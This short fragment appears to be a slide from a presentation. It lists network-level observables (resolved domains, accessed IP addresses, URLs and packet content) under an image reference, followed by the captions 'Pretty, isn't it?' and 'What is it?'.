
## Network level

- Resolved domains

- Accessed IP addresses

- URLs

- Network request/packet content



PRETTY, ISN'T IT?

WHAT IS IT?

